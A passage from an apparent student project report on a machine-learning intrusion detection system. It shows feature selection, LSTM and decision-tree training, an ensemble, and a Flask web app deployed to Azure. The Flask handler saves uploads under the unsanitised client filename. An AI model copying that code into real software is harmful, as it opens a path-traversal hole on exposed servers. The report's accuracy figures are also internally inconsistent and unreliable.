opts = {'k':k, 'fold':fold, 'N':N, 'T':T, 'w':w, 'c1':c1, 'c2':c2}
```

**Fig 6.30 INITIALIZING FACTORS** – constant values

```

[ ] # perform feature selection
start_time = time.time()
fmdl = jfs(fea_train, tar_train, opts)
print("Run Time --- %s seconds ---" % (time.time() - start_time))

sf = fmdl['sf']

# model with selected features
num_train = np.size(xtrain, 0)
num_valid = np.size(xtest, 0)
x_train = xtrain[:, sf]
y_train = ytrain.reshape(num_train) # Solve bug
x_valid = xtest[:, sf]
y_valid = ytest.reshape(num_valid) # Solve bug

mdl = LinearRegression()
mdl.fit(x_train, y_train)

# accuracy
y_pred = mdl.predict(x_valid)
RMSE = mean_squared_error(y_valid, y_pred, squared=False)
print("RMSE:", RMSE)

# number of selected features
num_feat = fmdl['nf']
print("Feature Size:", num_feat)

# plot convergence
curve = fmdl['c']
curve = curve.reshape(np.size(curve, 1))
x = np.arange(0, opts['T'], 1.0) + 1.0

fig, ax = plt.subplots()
ax.plot(x, curve, 'o-')
ax.set_xlabel('Number of Iterations')
ax.set_ylabel('Fitness')
ax.set_title('PSO')
ax.grid()
plt.show()

```

**Fig 6.31** Performing feature selection and calculating RMSE for each and every iteration and storing the selected features in a variable

```
✓ [272] features = [1, 2, 3, 5, 6, 7, 8, 10, 11, 12, 13, 14, 16, 17, 19, 22, 23,  
0s      24, 26, 27, 28, 29, 30, 31]
```

```
✓ [247] type(fea_train)  
0s  
pandas.core.frame.DataFrame
```

```
✓ [331] # Convert the NumPy array to a pandas DataFrame  
0s      fea_train = pd.DataFrame(fea_train)  
      fea_test = pd.DataFrame(fea_test)
```

```
[354] val_fea_train=pd.DataFrame(val_fea_train)
```

```
✓ [333] fea_train1= fea_train[features]  
0s      fea_test1=fea_test[features]
```

```
[355] val_fea_train1= val_fea_train[features]
```

**Fig 6.32** Creating the dataset with the selected features

## PSO - Hyper parameter selection:

```
[ ] import numpy as np

class Particle:
    def __init__(self, n_params, bounds):
        self.position = np.random.uniform(bounds[0], bounds[1], n_params)
        self.velocity = np.zeros(n_params)
        self.best_position = self.position.copy()
        self.best_error = float('inf')

    def update_best(self, error):
        if error < self.best_error:
            self.best_position = self.position.copy()
            self.best_error = error

    def update_velocity(self, global_best, w, c1, c2):
        r1, r2 = np.random.rand(2)
        cognitive = c1 * r1 * (self.best_position - self.position)
        social = c2 * r2 * (global_best - self.position)
        self.velocity = w * self.velocity + cognitive + social

    def update_position(self, bounds):
        self.position += self.velocity
        # enforce bounds
        self.position = np.maximum(self.position, bounds[0])
        self.position = np.minimum(self.position, bounds[1])
```

**Fig 6.33** Creating the particle class with position, velocity and error

```
class PSO:
    def __init__(self, n_params, bounds, n_particles, n_iterations, fitness_fn, w=0.5, c1=1, c2=1):
        self.n_params = n_params
        self.bounds = bounds
        self.n_particles = n_particles
        self.n_iterations = n_iterations
        self.fitness_fn = fitness_fn
        self.w = w
        self.c1 = c1
        self.c2 = c2

        self.global_best_position = None
        self.global_best_error = float('inf')

        self.particles = [Particle(n_params, bounds) for _ in range(n_particles)]

    def run(self):
        for i in range(self.n_iterations):
            for particle in self.particles:
                error = self.fitness_fn(particle.position)
                particle.update_best(error)
                if error < self.global_best_error:
                    self.global_best_position = particle.position.copy()
                    self.global_best_error = error
            for particle in self.particles:
                particle.update_velocity(self.global_best_position, self.w, self.c1, self.c2)
                particle.update_position(self.bounds)

        return self.global_best_position, self.global_best_error
```

**Fig 6.34** Creating the PSO class and updating for each iteration

```
▶ from sklearn.model_selection import cross_val_score
  from sklearn.tree import DecisionTreeClassifier

  # define fitness function
  def fitness_fn(params):
      max_depth, min_samples_split = params
      clf = DecisionTreeClassifier(max_depth=int(round(max_depth)), min_samples_split=int(round(min_samples_split)))
      scores = cross_val_score(clf, fea_train, tar_train, cv=5)
      return 1 - np.mean(scores)

  # define bounds for hyperparameters
  bounds = [(1, 10), (2, 20)]

  # create PSO object and run algorithm
  pso = PSO(n_params=2, bounds=bounds, n_particles=10, n_iterations=50, fitness_fn=fitness_fn)
  best_params, best_score = pso.run()

  print("Best hyperparameters:", best_params)
```

Best hyperparameters: [ 1.86594353 10.30765563]

**Fig 6.35** Finding the best hyper parameters

## LSTM MODEL:

```
[ ] model3 = models.Sequential()
model3.add(layers.LSTM(50, input_shape = (32,1), activation = 'tanh', return_sequences = True, recurrent_activation='sigmoid', recurrent_dropout = 0.0, unroll=False, use_bias=True))
model3.add(layers.Dropout(0.15))
model3.add(layers.LSTM(50, activation = 'tanh', return_sequences = True, recurrent_activation='sigmoid', recurrent_dropout = 0.0, unroll=False ,use_bias=True))
model3.add(layers.Dropout(0.25))
model3.add(layers.LSTM(50, activation = 'tanh', return_sequences = True, recurrent_activation='sigmoid', recurrent_dropout = 0.0, unroll=False ,use_bias=True))
model3.add(layers.Dropout(0.35))
model3.add(layers.LSTM(50, activation = 'tanh', recurrent_activation='sigmoid', recurrent_dropout = 0.0, unroll=False ,use_bias=True))
model3.add(layers.Dropout(0.45))
model3.add(layers.Flatten())
model3.add(layers.Dense(50,activation = 'relu'))
model3.add(layers.Dropout(0.04))
model3.add(layers.Dense(15,activation = 'softmax'))
optimizer = tf.keras.optimizers.Adam(learning_rate=1e-5)
model3.compile(loss = tf.keras.losses.SparseCategoricalCrossentropy(),
                optimizer = 'adam',
                metrics = ['accuracy'])
model3.summary()
```

**Fig 6.36 LSTM MODEL – Creating Layers for LSTM**

Model: "sequential"

Layer (type)	Output Shape	Param #
=====		
lstm (LSTM)	(None, 32, 50)	10400
dropout (Dropout)	(None, 32, 50)	0
lstm_1 (LSTM)	(None, 32, 50)	20200
dropout_1 (Dropout)	(None, 32, 50)	0
lstm_2 (LSTM)	(None, 32, 50)	20200
dropout_2 (Dropout)	(None, 32, 50)	0
lstm_3 (LSTM)	(None, 50)	20200
dropout_3 (Dropout)	(None, 50)	0
flatten (Flatten)	(None, 50)	0
dense (Dense)	(None, 50)	2550
dropout_4 (Dropout)	(None, 50)	0
dense_1 (Dense)	(None, 15)	765
=====		
Total params: 74,315		
Trainable params: 74,315		
Non-trainable params: 0		

**Fig 6.37 MODEL SUMMARY – shows the details of Layers**

```
es = EarlyStopping(monitor='val_loss', mode='min', verbose=1, patience=15)
mc = ModelCheckpoint('/Users/tharun/Desktop/FYP/DATASET/best_model_LSTM1.h5', monitor='val_accuracy', mode='max', verbose=1, save_best_only=True)
# Train the model
history = model3.fit(fea_train.reshape(fea_train.shape[0], fea_train.shape[1], 1), tar_train, validation_data=(fea_test, tar_test), epochs=50, batch_size=12
```

Epoch 1/50  
9566/9568 [=====>.] - ETA: 0s - loss: 0.2482 - accuracy: 0.9146  
Epoch 1: val\_accuracy improved from -inf to 0.95349, saving model to /Users/tharun/Desktop/FYP/DATASET/best\_model\_LSTM1.h5  
9568/9568 [=====] - 136s 14ms/step - loss: 0.2482 - accuracy: 0.9146 - val\_loss: 0.1157 - val\_accuracy: 0.9535  
Epoch 2/50  
9567/9568 [=====>.] - ETA: 0s - loss: 0.1163 - accuracy: 0.9560  
Epoch 2: val\_accuracy improved from 0.95349 to 0.96629, saving model to /Users/tharun/Desktop/FYP/DATASET/best\_model\_LSTM1.h5  
9568/9568 [=====] - 135s 14ms/step - loss: 0.1163 - accuracy: 0.9560 - val\_loss: 0.0882 - val\_accuracy: 0.9663  
Epoch 3/50  
9567/9568 [=====>.] - ETA: 0s - loss: 0.0991 - accuracy: 0.9617  
Epoch 3: val\_accuracy improved from 0.96629 to 0.96771, saving model to /Users/tharun/Desktop/FYP/DATASET/best\_model\_LSTM1.h5  
9568/9568 [=====] - 134s 14ms/step - loss: 0.0991 - accuracy: 0.9617 - val\_loss: 0.0783 - val\_accuracy: 0.9677  
Epoch 4/50  
9567/9568 [=====>.] - ETA: 0s - loss: 0.0903 - accuracy: 0.9657  
Epoch 4: val\_accuracy improved from 0.96771 to 0.97419, saving model to /Users/tharun/Desktop/FYP/DATASET/best\_model\_LSTM1.h5  
9568/9568 [=====] - 141s 15ms/step - loss: 0.0903 - accuracy: 0.9657 - val\_loss: 0.0693 - val\_accuracy: 0.9742  
Epoch 5/50  
9567/9568 [=====>.] - ETA: 0s - loss: 0.0842 - accuracy: 0.9686  
Epoch 5: val\_accuracy did not improve from 0.97419  
9568/9568 [=====] - 140s 15ms/step - loss: 0.0842 - accuracy: 0.9686 - val\_loss: 0.0720 - val\_accuracy: 0.9723  
Epoch 6/50  
9568/9568 [=====] - ETA: 0s - loss: 0.0794 - accuracy: 0.9708  
Epoch 6: val\_accuracy did not improve from 0.97419  
9568/9568 [=====] - 142s 15ms/step - loss: 0.0794 - accuracy: 0.9708 - val\_loss: 0.0679 - val\_accuracy: 0.9723  
Epoch 7/50  
9568/9568 [=====] - ETA: 0s - loss: 0.0757 - accuracy: 0.9726  
Epoch 7: val\_accuracy did not improve from 0.97419  
9568/9568 [=====] - 143s 15ms/step - loss: 0.0757 - accuracy: 0.9726 - val\_loss: 0.1153 - val\_accuracy: 0.9488  
Epoch 8/50  
9567/9568 [=====>.] - ETA: 0s - loss: 0.0725 - accuracy: 0.9740  
Epoch 8: val\_accuracy improved from 0.97419 to 0.97801, saving model to /Users/tharun/Desktop/FYP/DATASET/best\_model\_LSTM1.h5  
9568/9568 [=====] - 132s 14ms/step - loss: 0.0725 - accuracy: 0.9740 - val\_loss: 0.0618 - val\_accuracy: 0.9780  
Epoch 9/50

```
[ ] 9568/9568 [=====] - 138s 14ms/step - loss: 0.0458 - accuracy: 0.9833 - val_loss: 0.0423 - val_accuracy: 0.9843
Epoch 42/50
9566/9568 [=====>.] - ETA: 0s - loss: 0.0461 - accuracy: 0.9831
Epoch 42: val_accuracy improved from 0.98436 to 0.98475, saving model to /Users/tharun/Desktop/FYP/DATASET/best_model_LSTM1.h5
9568/9568 [=====] - 132s 14ms/step - loss: 0.0461 - accuracy: 0.9831 - val_loss: 0.0411 - val_accuracy: 0.9847
Epoch 43/50
9568/9568 [=====] - ETA: 0s - loss: 0.0455 - accuracy: 0.9834
Epoch 43: val_accuracy did not improve from 0.98475
9568/9568 [=====] - 141s 15ms/step - loss: 0.0455 - accuracy: 0.9834 - val_loss: 0.0438 - val_accuracy: 0.9833
Epoch 44/50
9565/9568 [=====>.] - ETA: 0s - loss: 0.0459 - accuracy: 0.9832
Epoch 44: val_accuracy did not improve from 0.98475
9568/9568 [=====] - 131s 14ms/step - loss: 0.0459 - accuracy: 0.9832 - val_loss: 0.0473 - val_accuracy: 0.9829
Epoch 45/50
9567/9568 [=====>.] - ETA: 0s - loss: 0.0453 - accuracy: 0.9834
Epoch 45: val_accuracy did not improve from 0.98475
9568/9568 [=====] - 140s 15ms/step - loss: 0.0453 - accuracy: 0.9834 - val_loss: 0.0473 - val_accuracy: 0.9827
Epoch 46/50
9566/9568 [=====>.] - ETA: 0s - loss: 0.0455 - accuracy: 0.9833
Epoch 46: val_accuracy did not improve from 0.98475
9568/9568 [=====] - 132s 14ms/step - loss: 0.0455 - accuracy: 0.9833 - val_loss: 0.0413 - val_accuracy: 0.9846
Epoch 47/50
9565/9568 [=====>.] - ETA: 0s - loss: 0.0453 - accuracy: 0.9833
Epoch 47: val_accuracy did not improve from 0.98475
9568/9568 [=====] - 139s 14ms/step - loss: 0.0453 - accuracy: 0.9833 - val_loss: 0.0414 - val_accuracy: 0.9845
Epoch 48/50
9567/9568 [=====>.] - ETA: 0s - loss: 0.0448 - accuracy: 0.9836
Epoch 48: val_accuracy did not improve from 0.98475
9568/9568 [=====] - 130s 14ms/step - loss: 0.0448 - accuracy: 0.9836 - val_loss: 0.0419 - val_accuracy: 0.9841
Epoch 49/50
9565/9568 [=====>.] - ETA: 0s - loss: 0.0446 - accuracy: 0.9836
Epoch 49: val_accuracy did not improve from 0.98475
9568/9568 [=====] - 132s 14ms/step - loss: 0.0446 - accuracy: 0.9836 - val_loss: 0.0436 - val_accuracy: 0.9834
Epoch 50/50
9566/9568 [=====>.] - ETA: 0s - loss: 0.0447 - accuracy: 0.9834
Epoch 50: val_accuracy did not improve from 0.98475
9568/9568 [=====] - 136s 14ms/step - loss: 0.0447 - accuracy: 0.9834 - val_loss: 0.0424 - val_accuracy: 0.9845
```

Screenshot

**Fig 6.38 TRAINED LSTM MODEL** - Shows accuracy of each epoch while training

```
[ ] sns.set_context('notebook', font_scale= 1.3)
    plt.plot(history.history['accuracy'])
    plt.plot(history.history['val_accuracy'])
    plt.title('model accuracy')
    plt.ylabel('accuracy')
    plt.xlabel('epoch')
    plt.legend(['train', 'test'], loc='upper left')
    plt.show()
```



```
[ ] model3.save('/content/drive/MyDrive/FYP/DATASET/LSTM.h5')
```

**Fig 6.39 LSTM MODEL ACCURACY** - the graph depicts the accuracy of epochs ranging from 0 to 50



```
[ ] # Compute initial ensemble accuracy
dt_pred1 = dt.predict(fea_test)
lstm_pred_prob = model3.predict(fea_test)
lstm_pred1 = np.argmax(lstm_pred_prob, axis=1)

9568/9568 [=====] - 54s 5ms/step

[ ] # Calculate precision and recall
precision, recall, _, _ = precision_recall_fscore_support(tar_test, lstm_pred1, average='weighted')

# Display or save the precision and recall
print(f'Precision: {precision:.3f}, Recall: {recall:.3f}')
```

Precision: 0.985, Recall: 0.985

Add text cell

**Fig 6.41 PRECISION AND RECALL OF LSTM MODEL**

## DECISION TREE:

```
[ ] from keras.models import load_model  
model3=load_model('/content/drive/MyDrive/FYP/DATASET/LSTM.h5')  
  
[ ] dt = DecisionTreeClassifier(random_state=42)  
dt.fit(fea_train,tar_train)  
  
DecisionTreeClassifier(random_state=42)  
  
[ ] dt_pred_test=dt.predict(fea_test)  
  
[ ] accuracy1 = accuracy_score(tar_test, dt_pred_test)  
accuracy1  
  
0.994685594269457  
  
[ ] # Calculate precision and recall  
precision, recall, _, _ = precision_recall_fscore_support(tar_test, dt_pred_test, average='weighted')  
  
# Display or save the precision and recall  
print(f'Precision: {precision:.3f}, Recall: {recall:.3f}')  
  
Precision: 0.995, Recall: 0.995
```

**Fig 6.42 PRECISION AND RECALL OF DECISION TREE MODEL** – Creating decision tree model and depicting its accuracy, precision and recall



## ENSEMBLE MODEL:



```
import numpy as np
from geneticalgorithm import geneticalgorithm as ga

# Define the fitness function that calculates the accuracy of the ensemble model
def fitness_function(weights):
    # Combine the predictions using the weights
    weighted_pred = weights[0] * dt_pred1 + weights[1] * lstm_pred1

    # Round the prediction to the nearest integer
    final_pred = np.round(weighted_pred)

    # Calculate the accuracy of the final prediction
    accuracy = accuracy_score(tar_test, final_pred)


    # Return the negative accuracy (since the genetic algorithm minimizes the objective function)
    return -accuracy

# Define the bounds for the weights (between 0 and 1)
bounds = [(0, 1), (0, 1)]
bounds = np.array(bounds)
algorithm_param = {'max_num_iteration': 100,\n                  'population_size':100,\n                  'mutation_probability':0.1,\n                  'elit_ratio': 0.01,\n                  'crossover_probability': 0.5,\n                  'parents_portion': 0.3,\n                  'crossover_type':'uniform',\n                  'max_iteration_without_improv':None}
# Create the genetic algorithm object
ga_model = ga(function=fitness_function, dimension=2, variable_type='real', variable_boundaries=bounds, algorithm_parameters=algorithm_param)
# Run the genetic algorithm for 100 generations with a population size of 20
ga_model.run()
# Get the best weights found by the genetic algorithm
weights = ga_model.best_variable
```

Fig 6.44 GENETIC ALGORITHM – finding best fit of weights for ensemble model

```
The best solution found:  
[ 0.98098415  0.0231155 ]
```

```
Objective function:  
-0.994685594269457
```



```
In [56]: ensemble_pred1 = np.average([dt_pred1, lstm_pred1], axis=0, weights=weights)  
initial_score = np.mean(ensemble_pred1 == tar_test)  
print("Initial ensemble accuracy: {:.2f}%".format(initial_score*100))
```

```
Initial ensemble accuracy: 93.40%
```

```
In [57]: ensemble_pred2 = np.average([dt_pred_val1, lstm_pred_val1], axis=0, weights=weights)  
initial_score = np.mean(ensemble_pred2 == tar_val)  
print("Initial ensemble accuracy: {:.2f}%".format(initial_score*100))
```

```
Initial ensemble accuracy: 93.38%
```

**Fig 6.45 ACCURACY AND PREDICTION OF ENSEMBLE MODEL** – Shows the best fit weight and the accuracy of the model using those weights.

```
In [59]: y_pred_ensemble = np.array([np.argmax(np.bincount([dt_pred1[i], lstm_pred1[i]])) for i in range(len(dt_pred1))])
from collections import Counter
count = Counter(y_pred_ensemble)

print(count)
```

```
Counter({0: 293784, 4: 69183, 10: 48386, 2: 38643, 3: 2920, 7: 1883, 5: 1624, 6: 1584, 11: 869, 1: 347})
```

```
In [61]: y_pred_ensemble1 = np.array([np.argmax(np.bincount([dt_pred_val1[i], lstm_pred_val1[i]])) for i in range(len(dt_pred_val1))])
from collections import Counter
count = Counter(y_pred_ensemble1)

print(count)
```

```
Counter({0: 137542, 4: 32224, 10: 22321, 2: 17809, 3: 1324, 7: 1032, 5: 754, 6: 743, 11: 400, 1: 155})
```

**Fig 6.46 OUTCOMES OF ENSEMBLE MODEL** – Shows the predicted classes and no of instances in their respective class.



```
✓ [12] from sklearn import preprocessing
    label_encoder = preprocessing.LabelEncoder()
    label_encoder.fit(df['Label'])
    cn = dict(zip(label_encoder.classes_, label_encoder.transform(label_encoder.classes_)))

    for i in cn:
        print(i + '\n')

BENIGN

Bot

DDoS

DoS GoldenEye

DoS Hulk

DoS Slowhttptest

DoS slowloris

FTP-Patator

Heartbleed

Infiltration

PortScan

SSH-Patator

Web Attack ⚡ Brute Force

Web Attack ⚡ Sql Injection

Web Attack ⚡ XSS
```

**Fig 6.48 CLASSES IN THE DATASET**

```
Project
NEW_Flask_app
  Models
    dt_model.joblib
    dt_model33.joblib
    encoder_2_weights.h5
    LSTM_final.h5
    LSTM333.h5
  templates
    home.html
    index.html
    predict.html
    upload.html
  validation-dataset
    .DS_Store
    app.py
    cp1_up.csv
    Dockerfile
    dos_attack (1).csv
    dos_attack.csv
    requirements.txt
    temp.csv
    val-data.csv
    X_val copy.csv
    X_val.csv

app.py  215:26
index.html

177     print(count)
178     return "Initial ensemble accuracy: {:.2f}%".format(accuracy*100), count
179
180 @app.route('/', methods=['GET', 'POST'])
181 def index():
182     # initialize variables
183     global file_path
184     output_text = ''
185     result = ''
186     count={}
187     # if user submits form
188     if request.method == 'POST':
189         # if user clicked upload button
190         if 'upload' in request.form:
191             # get uploaded file
192             uploaded_file = request.files['file']
193             # save file to disk
194             uploaded_file.save(uploaded_file.filename)
195             # set file path variable
196             file_path = uploaded_file.filename
197             # print message to console
198             print(f"File uploaded: {file_path}")
199             # if user clicked predict button
200             elif 'predict' in request.form:
201                 if file_path == '':
202                     output_text = 'Error: No file uploaded'
203                 else:
204                     # get prediction result
205                     result_v, count= runi(file_path)
206                     output_text = f"Prediction result: {result_v}"
207                     # print message to console
208                     result = f"Result Value: {result_v}\n\nResult Dictionary: {count}"
209                     print(output_text)
210                     # print message to console
211                     print(f"Prediction result: {result, count}")
212             return render_template('index.html', result=result)
213
214 if __name__ == '__main__':
215     app.run(host='0.0.0.0')
```

LF UTF-8 Python GitHub Git (0)

Fig 6.49 index function for flask app

The screenshot shows a code editor interface with two tabs: 'app.py' and 'index.html'. The 'index.html' tab is active, displaying the following HTML and CSS code:

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>File Upload and Prediction</title>
5     <style>
6       /* Center all elements */
7       /* Center all elements */
8       body {
9         display: flex;
10        flex-direction: column;
11        justify-content: center;
12        align-items: center;
13        text-align: center;
14        height: 100vh;
15        background: linear-gradient(to bottom right, #6d4c41, #055a8c);
16      }
17
18      form {
19        display: inline-block;
20        text-align: left;
21        margin: 5px;
22      }
23
24      /* style the buttons */
25      input[type="file"],
26      input[type="submit"] {
27        display: block;
28        margin: 10px auto;
29        padding: 10px;
30        color: black;
31        border: none;
32        border-radius: 5px;
33        cursor: pointer;
34        box-shadow: 0px 5px 10px rgba(0,0,0,0.2);
35        background-color: #c6c2ab; /* dark green */
36      }
37
38      /* Change the button color on active/focus */
39      input[type="file"]:active,
40      input[type="submit"]:active,
```

At the bottom of the editor, there is a status bar with the following information: 'templates/index.html 92:57' on the left, and 'LF UTF-8 HTML GitHub Git (0)' on the right.

Fig 6.50 CSS for the web page

The screenshot shows a code editor interface with three tabs: 'Project', 'app.py', and 'index.html'. The 'index.html' tab is active, displaying the following CSS code:

```
/* Style the file input label */
label[for="file"] {
    display: block;
    font-size: 18px;
    font-weight: bold;
    margin-bottom: 10px;
}

/* Add a border to the output textarea on focus */
textareafocus {
    outline: none;
    border-color: #055a8c;
}

/* style the output textarea */
textare {
    display: block;
    margin: 10px auto;
    padding: 10px;
    border: 1px solid #ccc;
    background-color: #f8f8f8;
    border-radius: 5px;
    width: 70%;
    box-shadow: 0px 5px 10px rgba(0,0,0,0.2);
}

.text {
    text-align: center;
    color: #1abd8c;
}

.heading {
    display: block;
    font-size: 30px;
    font-weight: bold;
    margin-bottom: 10px;
    color: #c8dcdc;
}
```

The 'Project' tab shows the directory structure of the Flask application, including 'NEW\_Flask\_app' (containing 'Models', 'templates', and 'validation-dataset'), 'app.py', and various CSV files. The 'index.html' file is selected in the project tree.

Fig 6.51 CSS for the web page (continued)

```
dos_attack.csv  
requirements.txt  
temp.csv  
val-data.csv  
X_val copy.csv  
X_val.csv
```

```
85      </style>  
86  </head>  
87  <body>  
88    <title>FYP</title>  
89    <h1><div class="head1">INTRUSION DETECTION SYSTEM</div></h1>  
90    <form method="post" enctype="multipart/form-data">  
91      <label for="file"><b><div class="text">- TEAM G9</div></b></label><br>  
92      <input type="file" name="file" id="file"><br>  
93      <input type="submit" name="upload" value="Upload"><br>  
94    </form>  
95    <form method="post">  
96      <input type="submit" name="predict" value="Predict"><br>  
97    </form>  
98    <br>  
99    <textarea id="output-text" rows="10" cols="50">{{ result }}</textarea>  
100   </body>  
101  </html>  
102  
103
```

templates/index.html 92:57

LF UTF-8 HTML GitHub Git (0)

Fig 6.52 HTML for the web page

```
(flask_app) tharun@Tharuns-MacBook-Air NEW_Flask_app % cat requirements.txt
absl-py==1.4.0
astunparse==1.6.3
cachetools==5.3.0
certifi==2022.12.7
charset-normalizer==3.1.0
click==8.1.3
contourpy==1.0.7
cyclers==0.11.0
Flask==2.2.3
flatbuffers==23.3.3
fonttools==4.39.3
[gast==0.4.0
google-auth==2.17.3
google-auth-oauthlib==0.4.6
google-auth-oauthlib==0.2.0
gradio==1.54.0
hSpyo==3.8.0
idna==3.4
imbalanced-learn==0.10.1
imblearn==0.8
importlib-metadata==4.6.0
importlib-resources==5.12.0
imutils==0.5.4
itsdangerous==2.1.2
Jinja2==3.1.2
joblib==1.2.0
keras==2.11.0
kiwisolver==1.4.4
libclang==16.0.0
Markdown==3.4.3
MarkupSafe==2.1.2
matplotlib==3.7.1
numpy==1.24.3
oauthlib==3.2.2
opencv-python==4.7.0.72
opt-einsum==3.3.0
packaging==23.1
pandas==2.0.1
Pillow==9.5.0
protobuf==3.19.6
pyasn1==0.5.0
pyasn1-modules==0.3.0
pyparsing==3.0.9
python-dateutil==2.8.2
pytz==2023.3
requests==2.28.2
requests-oauthlib==1.3.1
rsa==4.9
scikit-learn==1.2.2
scipy==1.10.1
six==1.16.0
tensorboard==2.11.2
tensorboard-data-server==0.6.1
tensorboard-plugin-wit==1.8.1
tensorflow==2.11.0
tensorflow-estimator==2.11.0
tensorflow-io-gcs-filesystem==0.32.0
termcolor==2.3.0
threadpoolctl==3.1.0
typing_extensions==4.5.0
```

**Fig 6.53 Requirements.txt for creating docker container**

Docker Desktop Update to latest

Search for local and remote images, containers, and more...

tharun...

Containers

**Images** [Give feedback](#)

An image is a read-only template with instructions for creating a Docker container. [Learn more](#)

Local Hub Artifactory [EARLY ACCESS](#)

3.54 GB / 3.54 GB in use 2 images Last refresh: about 5 hours ago

Extensions

+ Add Extensions

Search

<input type="checkbox"/>	Name	Tag	Status	Created	Size	Actions
<input type="checkbox"/>	<a href="#">my_image</a> b4ea687df673	latest	In use	26 minutes ago	3.54 GB	
<input type="checkbox"/>	<a href="#">tharun2002/dockerazure</a> b4ea687df673	1.0	In use	26 minutes ago	3.54 GB	

Showing 2 items

RAM 3.63 GB Disk 33.87 GB avail. of 58.37 GB Connected to Hub

v4.18.0

The screenshot shows the Docker Desktop interface with the 'Images' tab selected. On the left sidebar, there are links for 'Containers', 'Images' (which is the active tab), 'Volumes', 'Dev Environments' (Beta), and 'Learning Center'. Below the sidebar is an 'Extensions' section with a '+ Add Extensions' button. The main area displays a table of images. The table has columns for a checkbox, Name, Tag, Status, Created, Size, and Actions. Two images are listed: 'my\_image' (latest tag, In use, created 26 minutes ago, 3.54 GB) and 'tharun2002/dockerazure' (1.0 tag, In use, created 26 minutes ago, 3.54 GB). At the bottom of the table, it says 'Showing 2 items'. The footer of the Docker Desktop window shows system resources (RAM 3.63 GB, Disk 33.87 GB) and a connection status to the Hub.

**Fig 6.54 Created docker images**

The screenshot shows the Microsoft Azure portal interface. At the top, there's a navigation bar with various icons and links. Below it, the main header reads "Microsoft Azure" and "Search resources, services, and docs (G+)". On the right side of the header, there's a user profile with the email "2019103564@student.a...".

The main content area displays the "cids" web application details. On the left, a sidebar menu lists several sections: Overview, Activity log, Access control (IAM), Tags, Diagnose and solve problems, Microsoft Defender for Cloud, Events (preview), Deployment, Settings, Configuration, Authentication, Application Insights, Identity, Backups, Custom domains, Certificates, Networking, and Scale up (App Service plan). The "Overview" section is currently selected.

The main panel shows the "Essentials" section with the following details:

Resource group (move) : cids_group		Default domain : cids.azurewebsites.net
Status	: Running	App Service Plan : ASP-cidsgroup-b480 (B1: 1)
Location (move)	: East US	Operating System : Linux
Subscription (move)	: Azure for Students	Health Check : Not Configured
Subscription ID	: a6cf7a3-5b0b-498e-9d6e-8e579309dfa4	
Tags (edit)	: Click here to add tags	

Below this, there are tabs for Properties, Monitoring, Logs, Capabilities, Notifications, and Recommendations. Under the "Properties" tab, the "Web app" section is expanded, showing:

Name	cids
Publishing model	Container
Container Image	tharun2002/dockerazure:1.0


The "Domains" section shows:

Default domain	cids.azurewebsites.net
Custom domain	Add custom domain

The "Hosting" section shows:

Plan Type	App Service plan
Name	ASP-cidsgroup-b480

**Fig 6.55 Deployment of CSS Web app in Microsoft Azure**



**Fig 6.56 Prediction of a csv file from the Web app**

